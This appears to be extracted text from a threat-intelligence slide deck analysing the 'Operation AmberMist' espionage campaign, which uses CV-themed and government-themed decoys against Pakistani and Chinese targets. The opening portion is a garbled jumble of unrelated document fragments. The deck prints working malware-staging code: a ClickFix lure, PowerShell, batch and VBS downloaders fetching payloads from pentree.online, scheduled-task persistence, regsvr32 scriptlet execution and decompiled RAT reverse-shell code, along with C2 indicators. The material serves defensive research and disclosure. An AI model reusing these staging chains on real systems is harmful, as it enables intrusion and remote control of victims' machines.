学位授予单位	华中科技大学
所授学位	工学博士
学科专业	电气及自动化
学位证书编号	114201201304000413





# Targeting Pakistan Army and Chinese CERT

*ylodes lancea*

AO Ye<sup>1</sup>, ZHANG Yi-feng<sup>1</sup> ■,

<sup>a</sup> Chinese Materia Medica, China  
<sup>b</sup> Medicine, Ministry of

*Atractylodes lancea*, and it  
ing cold, and brightening the  
in clinical practice, including  
and hepatoprotective effects.  
portion of the main active  
e research progress of genes  
cting their biosynthesis, so as  
terpenoids in *A. lancea* and

## Medical Research

燥根茎入药，具有燥湿  
重要的药用价值<sup>[2,3]</sup>。同  
4.5]。苍术作为我国大宗  
类化合物是苍术重要的  
成分含量和组成变化大  
物合成途径尚未完全解  
文系统整理了苍术倍半

## FORECAST OF PAKISTAN ARM

2024 - 2025 (GRAT)

Targeting Pakistani Military Academy

TRAINING INSTITUTIONS
PAKISTAN MILITARY ACADEMY
SCHOOL OF ARMOUR AND MECHANIZED WARFARE, NOWSHERA
SCHOOL OF ARTILLERY, NOWSHERA
SCHOOL OF ARMY AIR DEFENCE MAIR KARACHI

CNCERT ICC  
国家互联网应急中心



## 关于开展

“网络安全能力认证 (CCSC)”  
的邀请函

Targeting Security Researchers and  
Enthusiasts mimicking CNCERT

## 全国海关信息中心：

为维护国家网络安全，保障人民群众在网络空间的合法权益，需要持续开展网络安全教育与技能培训，以网络安全从业人员为重点，建设和维护一支高水平的、有竞争力的网络安全人才队伍。近年来，我国网络安全人才培养相关政策法规体系已初步建立，国家就网络安全人才工作做出一系列重要部署，推出多项有力措施，取得了有目共睹的成就。一是网络安全学科专业设置、院系建设、学历教育方面取得突破性进展；二是网络安全在职培训和专业资质测评快速推进；三是网络安全攻防演练和技能竞赛蓬勃发展；四是多地规划建设网络安全人才和创新基地，出台人才培养和引进政策；五是重要行业严格落实网络安全责任制和人员合规要求，加快实施安全人员培训和管理制度；六是相关部门深入开展宣传教育



# Archive Uploads

科学技术奖填报说明和奖励办法修订版.rar	HONG KONG
需使用中债数据.zip	
最新停车场收费标准调整方案.rar	
电影宣传要求.zip	
预加油航班管理方法研究与软件实现（修改意见）.rar	
刘潇-清华大学-计算机.rar	CHINA
李新宇-北京大学-2026毕业-金融硕士.rar	
贾哲文-云南大学-环境工程.rar	
热核聚变发电岛三回路参数优化研究（修改意见）.rar	
异构平台要素协同理论方法研究(修改意见).rar	
企业资质材料/企业资质证明（请先解密）.rar	
IDEAS_2024_Calling_Letter.zip	PAKISTAN
Final_Combined_Forecast_MCP_FY_2024_25.zip	
Islamabad_Security_Dialogue_Pub.rar	



# Hunting Queries

- ASN5090 registered with *Shenzhen Tencent Computer Systems Company Limited*

service (behaviour_network:*tencentapigw.com* or behaviour_network:*tencentcs.com*) (type:peexe or type:pedll)	82 samples
service (*tencentapigw.com or *tencentcs.com) (type:peexe or type:pedll)	193 samples
entity:domain service (*tencentapigw.com or *tencentcs.com)	1.6k domains



# Infrastructure

- ASN5090 registered with *Shenzhen Tencent Computer Systems Company Limited*

139.155.190[.]84
43.137.69[.]76
139.155.190[.]198
106.55.77[.]71
129.204.98[.]221
119.45.2[.]30
119.45.67[.]241
119.45.2[.]56

service-a8vp3r65-1319584009.cd.tencentapigw[.]com
service-c2y0jtba-1319584009.gz.tencentapigw[.]com.cn
service-qgezbin5-1319584009.sh.tencentapigw[.]com
service-h87kxr41-1319584009.bj.tencentapigw[.]com.cn
service-cyuasu6k-1319584009.nj.tencentapigw[.]com
service-3z1ebnpd-1319584009.sh.tencentapigw[.]com
service-b4ibcyjt-1325935989.sh.tencentapigw[.]com
service-k6iyilaqt-1319584009.bj.tencentapigw[.]com.cn
service-7wu3p58s-1319584009.nj.tencentapigw[.]com



## Operation AmberMist



# Timeline of UNG0002 – AmberMist

## Targets MOFA Islamabad

- ClickFix
- DLL-sideload into Rasphone
- Shadow RAT

## Targets Gaming Industry

- 张婉婉简历
- DLL-Sideload into Node-WebKit
- Blister DLL Implant

Jan

2025

Early - May

Late - May


2025

## Targets AI/Tech Industry

- "李明月\_CV.pdf.lnk"
- Execution via LOLBIN
- INET RAT



# Operation AmberMist – Infection Chain





# CV-themed Decoys

**张婉婉**

女 | 29岁

**联系方式**

微信号: xxhytf

**求职信息**

工作时长: 7年  
求职意向: 游戏UI设计  
期望城市: 广州

**个人优势**

多年游戏UI工作经验, 可独立完成图标 logo 装备等绘制工作, 完成过多款手游项目 UI, 配合策划和程序进程交流跟进, 性格安静, 善于与人沟通, 为人和善, 对工作认真负责, 有一定的抗压能力。

**工作经历**

**广州爱九游信息技术有限公司** ui游戏设计师 2022.08-至今

- 根据游戏需求,建立游戏制作标准(根据策划和前端制作需求,以及优化团队开发效率)。
- 负责线上游戏新功能模块开发,维护,活动推广等美术资源的设计出图,与程序对接,调试优化;
- 根据策划需求梳理界面美术需求,并制作交互流程图
- 制定的美术风格,制作衍生的游戏UI元素、游戏界面和动效设计
- 在引擎中搭建页面并保证实现效果
- 游戏线上活动宣传图制作,图标绘制
- 对游戏界面的落地效果进行跟进

**腾讯科技(深圳)有限公司** UI设计师 2018.07-2022.05

- 负责游戏部门和应用程序开发团队的日常工作管理,包括美术工作安排、UI界面指导和质量审核,与策划、前端程序、测试团队沟通协调,并修改美术资源。
- 负责应用程序开发团队的美术工作指导和质量审核,与产品和前端团队负责人沟通协调。
- 负责游戏界面设计,包括游戏场景、图标、Logo、切图和动效设计。
- 负责招聘美术人员和新员工技术培训,确保项目要求和规范得到满足,动效制作符合要求。
- 负责游戏玩法文案审核,确保文案质量符合标准。
- 根据游戏需求,建立游戏制作标准,优化团队开发效率,满足策划和前端制作需求。
- 负责线上游戏新功能模块的开发、维护和活动推广,设计美术资源并与程序对接,进行测试和优化。
- 负责界面设计,包括场景设计、UI设计和动效设计。
- 参与预研项目设计,负责游戏玩法和美术表现,确立风格。

**Chinese-Origin Name**

**李明月**

学生

**CONTACT**

+8615555151447  
17827698220@163.com  
北京市朝阳区建外街道建华南路

**EDUCATION**

2021 - 2025  
清华大学 计算机系  

- 计算机科学与技术 (本科)
- GPA 3.82 / 4.0 (专业前 10 %)

**技能**

- 编程语言: C/C++、Python、TypeScript、Kotlin、Swift
- 前端与图形: React + Three.js、WebGL、Flutter、OpenGL、Unity
- AI / 算法: PyTorch、TensorFlow、Diffusion Models、LLM 集成

语言: 普通话 (母语), 英语

**PROFILE**

热衷于拓展人机交互与创意表达的边界, 兼具研究洞察力与工程执行力。擅长跨团队协作, 致力于融合 AI 与图形技术, 打造以创作者为中心的下一代互动产品。期待在 B 站互动技术中心与团队共同激发新的创新火花。

**实习经历**

**字节跳动 · PICO XR 平台部 – HCI 研发实习生 2024 年 6 月 - 9 月**

- 参与 Gesture SDK 3.0 设计, 提出 Adaptive Fusion CNN, 在室内弱光场景下识别准确率提升 8.5 个百分点。
- 与设计团队联合编写《沉浸式 UI 指南 2024》, 核心章节被采纳为内部标准。

**微软亚洲研究院 (MSRA) – 研究助理 (RA) 2023 年 7 月 - 10 月**

- 在 HCI Group 支持 "AI-Driven Creative Tools" 项目; 负责将 Stable Diffusion Turbo 移植至 ONNX Runtime。
- 合作发表 1 篇 Workshop 论文, 申请并公开 1 项专利。

**领导力与公益**

- 清华大学交互设计协会 创始人兼社长: 组织 12 场工作坊、4 次校企 Hackathon。

**竞赛 & 奖项**

- ACM-ICPC 亚洲区域赛 – 银牌, 2023
- China HCI Student Innovation Challenge – 一等奖, 2023

**HCI and Immersive Media Research with a touch of Software Engineering**

**Chinese-Origin Name**



# Gaming-themed UI

The collage displays a variety of UI elements:

- Top row: 15 mobile phone screens showing different game interfaces.
- Second row: 15 mobile phone screens showing different game interfaces.
- Third row: 15 mobile phone screens showing different game interfaces.
- Fourth row: 15 mobile phone screens showing different game interfaces.
- Fifth row: 15 mobile phone screens showing different game interfaces.
- Sixth row: 15 mobile phone screens showing different game interfaces.
- Seventh row: 15 mobile phone screens showing different game interfaces.
- Eighth row: 15 mobile phone screens showing different game interfaces.
- Ninth row: 15 mobile phone screens showing different game interfaces.
- Tenth row: 15 mobile phone screens showing different game interfaces.
- Eleventh row: 15 mobile phone screens showing different game interfaces.
- Twelfth row: 15 mobile phone screens showing different game interfaces.
- Thirteenth row: 15 mobile phone screens showing different game interfaces.
- Fourteenth row: 15 mobile phone screens showing different game interfaces.
- Fifteenth row: 15 mobile phone screens showing different game interfaces.
- Sixteenth row: 15 mobile phone screens showing different game interfaces.
- Sixteenth row (highlighted): A screenshot from a first-person shooter game showing a weapon in the foreground and a supply drop box in the background. The box has a green "NEW" badge and text: "获得新物品" (Get new item), "武器补给包" (Weapon supply box), "弓箭 \*1" (Arrow \*1), and "箭簇 \*2" (Arrowhead \*2). A green button labeled "打开补给包" (Open supply box) is visible.
- Seventeenth row: 15 mobile phone screens showing different game interfaces.
- Eighteenth row: 15 mobile phone screens showing different game interfaces.
- Nineteenth row: 15 mobile phone screens showing different game interfaces.
- Twenty-first row: 15 mobile phone screens showing different game interfaces.
- Bottom left: A small video camera icon with the text "movie 002".
- Bottom center: A red-bordered box containing the text "Video proof related to CV-themed decoy".
- Bottom right: A red-bordered box containing the text "Designs and demos related to UI Design experience".



## Verify You Are Human



I'm not a robot

[Privacy](#) - [Terms](#)

Complete these Verification Steps

To better prove you are not a robot, please:

1. Press & hold the Windows Key "Windows Key" + R.
2. In the verification window, press Ctrl + V.
3. Press Enter on your keyboard to finish.

Classical ClickFix-style malware dropping technique.

You will observe and agree:

'I am not a robot - reCAPTCHA Verification ID: 146820'

Perform the above steps to finish verification.

Copyrights © 2025 National Information Technology Board. All Rights Reserved

NITB mentioned which is an autonomous government agency under Pakistan Government.



# PowerShell Stager

```
Start-Sleep -Seconds (1 * 60)
$folderPath = 'C:/Users/Public/Tasks';
mkdir $FolderPath;
$u="https://pentree.online:8888/Media/GF3DSF3V/Tenders/JZoj76w1/mustang.dll";
$p="C:/Users/Public/Tasks/rtutils.dll";
$exePath="C:/Users/Public/Tasks/rasphone.exe";
(New-Object Net.WebClient).DownloadFile($u,$p);
Start-Sleep -Seconds (1 * 60);
Copy-Item -Path "C:/Windows/System32/rasphone.exe" -Destination $exePath;
(New-Object Net.WebClient).DownloadFile("https://pentree.online:8888/Media/GF3DSF3V/Tenders/JZoj76w1/info.dat",
"C:/Users/Public/Tasks/info.dat");
Set-ItemProperty -Path "C:/Users/Public/Tasks" -Name Attributes -Value ([System.IO.FileAttributes]::Hidden -bor [System.IO.FileAttributes]::System);
Start-Sleep -Seconds (1 * 60);
```

Sleeps for a specific time and creates a folder

Downloads malicious Shadow RAT

```
$taskName="SysUpdater"+(Get-Random -Maximum 10000);
$trigger=New-ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(5) -RepetitionInterval (New-TimeSpan -Minutes 10);
$action=New-ScheduledTaskAction -Execute $exePath;
$settings=New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -StartWhenAvailable;
Register-ScheduledTask -TaskName $taskName -Trigger $trigger -Action $action -Settings $settings
```

Creates a Scheduled Task



# Shadow RAT

- DLL-Sideloading
- export function: *timing*
- UpdateProcThreadAttribute()
- Loads the C2

```
; void __attribute__((noreturn)) timing()
public timing
timing proc near

dwCreationFlags= dword ptr -18h
lpThreadId= qword ptr -10h

sub    rsp, 38h          ; TraceDeregisterExA
; TracePrintfExA
; TraceRegisterExA

xor    eax, eax
lea    r8, sub_1800058F0 ; lpStartAddress
mov    [rsp+38h+lpThreadId], rax ; lpThreadId
xor    r9d, r9d          ; lpParameter
xor    edx, edx          ; dwStackSize
mov    [rsp+38h+dwCreationFlags], eax ; dwCreationFlags
xor    ecx, ecx          ; lpThreadAttributes
call   cs>CreateThread

loc_180005CD3:           ; dwMilliseconds
mov    ecx, 3E8h
call   cs:Sleep
jmp    short loc_180005CD3
timing endp
```

C:\\\\Users\\\\The Freelancer\\\\source\\\\repos\\\\JAN25\\\\mustang\\\\x64\\\\Release\\\\mustang.pdb

```
sub_18000B810(lpWideCharStr, "433A5C55736572735C5075626C69635C5461736B735C696E666F2E646174", 60i64); // C:\\Users\\Public\\Tasks\\info.dat
v3 = sub_180002B80(&PipeAttributes, lpWideCharStr);
si128 = _mm_load_si128((const __m128i *)&xmmword_180047D40);
if ( &v73 != (__int128 *)v3 )
{
```



# Sub-Campaign – LNK & VBS

- 李明月\_CV.pdf.lnk

```
Windows
System32
rundll32.exe
C:\Windows\System32\rundll32.exe
desktop-ip68n7q
%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
zWindows
\System32
rundll32.exe
)..\..\..\Windows\System32\rundll32.exe
shell32.dll,ShellExec_RunDLL "cmd.exe" "/c curl -s -o C:\Windows\tasks\I.vbs
https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/I.vbs && wscript //b C:\Windows\Tasks\I.vbs"<C:\Program
files (x86)\Microsoft\Edge\Application\msedge.exe
%ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
Enter (D:\WORK\10-03-2025)
Windows Batch File
D:\WORK\10-03-2025\Enter\a.bat
```

Downloads VBScript.

```
Set x = CreateObject("WScript.Shell")

x.Run "curl -o %TEMP%\CV.pdf https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/sample.pdf", 0, True
x.Run "%TEMP%\CV.pdf", 1, False

x.Run "curl -o C:\windows\Tasks\echo.bat https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/echo.bat", 0, True
x.Run "C:\windows\Tasks\echo.bat", 0, False

Set x = Nothing
```

Downloads and Spwns the  
CV-based decoy

Downloads and runs the  
batch script.



# Sub-Campaign – BAT

```
mkdir "C:\Users\Public\Tasks"  
curl -o C:\Users\Public\Tasks\list.vbs https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/list.vbs  
powershell -ExecutionPolicy Bypass -Command "$taskName='UtilityUpdater';$scriptPath='C:\Users\Public\Tasks\list.vbs';$trigger=New-ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(1)  
  
curl -o C:\Users\Public\Tasks\list.txt https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/list.txt >nul 2>&1  
curl -o C:\Users\Public\Tasks\memcom.dll https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/memcom.dll  
curl -o C:\Users\Public\Tasks\script.ps1 https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/script.ps1  
curl -o C:\Users\Public\Tasks\run.sct https://pentree.online:21443/RA8V32IC/Xenda/GRA8323B/Cross/ibias/run.sct  
  
attrib +h +s "C:\Users\Public\Tasks" >nul 2>&1 2>&1
```

Downloads a bunch of PowerShell, DLL, SCT files

Creates a directory & downloads another malicious VBScript and executes it

```
powershell -ExecutionPolicy Bypass -Command "$taskName='UtilityUpdater';$scriptPath='C:\Users\Public\Tasks\list.vbs';$trigger=New-ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(1) -RepetitionInterval (New-TimeSpan -Minutes 1) -RepetitionDuration (New-TimeSpan -Days 365);$action=New-ScheduledTaskAction -Execute 'wscript.exe' -Argument ' //b C:\Users\Public\Tasks\list.vbs';$settings=New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -StartWhenAvailable;Register-ScheduledTask -TaskName $taskName -Trigger $trigger -Action $action -Settings $settings"
```



# Sub-Campaign – VBS & SCT

```
Set objShell = CreateObject("WScript.Shell")
Set exec = objShell.Exec("regsvr32 /s /n /u /i:C:\Users\Public\Tasks\run.sct scrobj.dll")
    Wait for it to finish silently
Do
    WScript.Sleep 100
Loop
```

Runs Scriptlet file.

```
1  <?xml version="1.0"?>
2  <scriptlet>
3  <registration progid="LvVGf" classid="{F0001111-0000-0000-0000-FEEDACDC}">
4  <script language="VBScript"> ←
5  <![CDATA[

6
7  On Error Resume Next
8  Sub obf_Runtime()
9  |   obf_MacroEntryPoint
10 End Sub
11

12
13 Sub obf_LaunchCommand(ByVal obf_command)
14 |   On Error Resume Next
15 |   CreateObject("WScript.Shell").Run obf_comma
16 End Sub
17
18
19 Sub obf_MacroEntryPoint()
20 |   On Error Resume Next
21
```

VBScript being executed via Scriptlet file.

```
Sub obf_MacroEntryPoint()
    On Error Resume Next

    obf_GeneratorEntryPoint
End Sub

Sub obf_GeneratorEntryPoint()
    Dim obf_code
    obf_code = ""

    obf_LaunchCommand "powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Users\Public\Tasks\script.ps1"
End Sub
```

Malicious PowerShell file



## Sub-Campaign – PowerShell

```
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;

public class NativeMethods {
    [DllImport("C:\\\\Users\\\\Public\\\\Tasks\\\\memcom.dll", CharSet = CharSet.Ansi, SetLastError = true)]
    public static extern void opt_mem();
}

#@ -Language CSharp

try {
    [NativeMethods]::opt_mem() | Out-Null
} catch {
}
```

Executing the export function of  
INET RAT.



# Sub-Campaign – INET RAT

- Fetches Computer & Username
- Unnamed pipes with hidden cmd.exe
- QueryPerformanceCounter()

## Decoded C2

marine-research.space:9445  
skyfare.site:5679  
ecoglide.site:7699

## Commands

- sleep, windowsleep, nextsleep
- Window, exit

```
int opt_mem()
{
    int result; // eax
    __int64 *v1; // rbx
    __int64 *v2; // rsi
    unsigned int v3; // edi
    __int64 v4; // rax
    __int64 *v5; // rcx
    __int64 v6; // r8
    unsigned __int64 v7; // rdx
    __int128 v8; // [rsp+20h] [rbp-28h] BYREF
    __int64 v9; // [rsp+30h] [rbp-18h]

    v8 = 0i64;
    v9 = 0i64;
    result = config_decrypt((__int64)&v8); // C2 URL & Port decryption
    v2 = (__int64 *)*((_QWORD *)&v8 + 1);
    v1 = (__int64 *)v8;
    if ( (_QWORD)v8 != *((_QWORD *)&v8 + 1) )
    {
        do
        {
            v3 = *((_DWORD *)v1 + 8);
            v4 = sub_180010B14(16i64);
            v5 = v1;
            if ( (unsigned __int64)v1[3] > 0xF )
                v5 = (__int64 *)v1;
            *((_QWORD *)v4) = v5;
            *((_DWORD *)(&v1[8]) - v3) = v5;
            result = malicious_reverse_shell((const CHAR *)v1, v3); // malicious function
            v1 += 5;
        }
    }
}
```

C:\Users\Shockwave\source\repos\memcom\x64\Release\memcom.pdb



## Campaign-2 : LNK & VBS

- 张婉婉简历.zip
- Zhang Wanwan Resume

```
C:\Windows\System32\wscript.exe
%windir%\system32\wscript.exe
172_19_0_9
%ProgramFiles(x86)%\Microsoft\Edge\Application\136.0.3240.64\msedge.exe
IZIZ
sWindows
System32
update.vbs
(..\..\..\..\Windows\System32\wscript.exe
.DS_Store\update.vbsC:\Program Files (x86)\Microsoft\Edge\Application\136.0.3240.64\msedge.exe
%windir%\system32\wscript.exe
%ProgramFiles(x86)%\Microsoft\Edge\Application\136.0.3240.64\msedge.exe
.DS_Store_ (C:\\
\Administrator\
update.vbs
VBScript Script
C:\Users\Administrator\Desktop\
\_DS_Store_\update.vbs
```

Uses WSCRIPT to execute update.vbs file

```
1 scriptPath = WScript.ScriptFullName
2 currentFolder = Left(scriptPath, InStrRev(scriptPath, "\") - 1)
3 Set WshShell = WScript.CreateObject("WScript.Shell")
4 WshShell.CurrentDirectory = ".DS_Store"
5 On Error Resume Next
6 WshShell.Run Chr(34) & currentFolder & "\MacUpdate.exe" & Chr(34), 1, False
7 WshShell.Run Chr(34) & currentFolder & "\zww.pdf" & Chr(34), 1, False
8
9 WScript.Quit
```

Executes the Node-Webkit executable and spawns the fake resume document.



## Campaign-2 : Blister Implant

Name	Date modified	Type	Size
[REDACTED]			
[REDACTED]			
MacUpdate	5/23/2025 12:48 PM	Application	2,254 KB
nw_elf.dll	5/7/2025 9:03 PM	Application exten...	464 KB
[REDACTED]			
[REDACTED]			
update.dat	5/5/2025 10:01 PM	DAT File	2 KB
update	5/10/2025 4:34 AM	VBScript Script File	1 KB
zww	5/10/2025 3:58 AM	Microsoft Edge P...	116 KB

Malicious Shellcode

0 / 71  
Community Score

No security vendors flagged this file as malicious

a76aa17b95dd858eb277fb0a3ee4e19633ecb9ce327c04d204c93ef5667d467f  
nw\_exe

peexe overlay 64bits idle signed detect-debug-environment assembly



# Blister Implant – AES-CBC decryption

The screenshot shows the Immunity Debugger interface during analysis of the Blister Implant. The top navigation bar includes CPU, Log, Notes, Breakpoints, Memory Map, Call Stack, SEH, Script, Symbols, Source, References, Threads, Handles, and Trace.

The main window displays the Disassembly, Registers, Stack, Registers, Dump, and Registers tabs. The Registers tab is currently active, showing registers EDX=1BA82A00 and EBX=1. The Dump tab shows memory dumps (Dump 1 to Dump 5) and Watch 1. The Registers tab shows various registers with their current values.

A red box highlights a section of memory containing decrypted shellcode. A red arrow points from this highlighted area to the corresponding assembly code in the Disassembly tab, which shows the decryption logic using AES-CBC.

**Disassembly:**

```
000002101BA70000 E9 03000000 jmp 2101BA70008  
000002101BA70001 CC  
000002101BA70006 CC  
000002101BA70007 CC  
000002101BA70008 40:55  
000002101BA70009 FF  
000002101BA7000A 53  
000002101BA7000B 56  
000002101BA7000C 57  
000002101BA7000D 41:54  
000002101BA7000E 41:55  
000002101BA7000F 41:56  
000002101BA70010 41:57  
000002101BA70013 48:8D AC 24 68 FFFF  
000002101BA70015 48:81 EC 98 03 00 00  
000002101BA7001D 48:8D 40 90  
000002101BA70024 B9 4C 77 26 07  
000002101BA70029 E8 2E 04 00 00  
000002101BA7002E 33 FF  
000002101BA70030 C7 45 90 75 73 65  
000002101BA70037 48:8D 80  
000002101BA7003A 40:88 7D 9A 48 8D  
000002101BA7003E 48:8D 40 90  
000002101BA70042 C7 45 94 33 2E 64  
000002101BA70049 66:C7 45 98 6C 6C  
000002101BA7004F FFD3  
000002101BA70051 48:8D 40 A0  
000002101BA70055 C7 45 A0 77 32 5F  
000002101BA7005C C7 45 A4 33 32 E6 4  
000002101BA70063 66:C7 45 A8 6C 6C  
000002101BA70069 40:88 7D AA  
000002101BA7006D FFD3  
000002101BA7006F 48:8D 40 B0  
000002101BA70073 C7 45 B0 60 7D 32  
000002101BA7007A C7 45 B4 72 48 E6  
000002101BA70081 66:C7 45 B8 6C 6C  
000002101BA70087 40:88 7D BA  
000002101BA7008B FFD3  
000002101BA7008D B9 29 06 B0 00  
000002101BA70092 E8 C5 03 00 00  
000002101BA70097 B9 EA 0F DF E0  
000002101BA7009C 48:89 45 D0  
000002101BA700A0 E8 B7 03 00 00  
000002101BA700A5 B9 99 A5 74 E1  
000002101BA700AA 4C:88 E8  
000002101BA700AD E8 AA 03 00 00  
000002101BA700B2 B9 C2 E8 38 SF  
000002101BA700B7 48:8B F0  
000002101BA700B8 E8 90 03 00 00  
000002101BA700BF B9 58 A4 3 E5  
000002101BA700C4 48:8B F8  
000002101BA700C7 E8 90 03 00 00  
000002101BA700CC B9 02 D9 C8 SF  
000002101BA700D1 48:89 45 E0  
000002101BA700D5 E8 B2 03 00 00  
000002101BA700DA B9 75 6E 4D 61
```

**Registers:**

Register	Value
EDX	1BA82A00
EBX	1

**Memory Dump:**

Address	Hex	ASCII
000002101BA70000	E9 03 00 00 00 CC CC CC 40 55 53 56 57 41 54 41	...ii@USVWATA
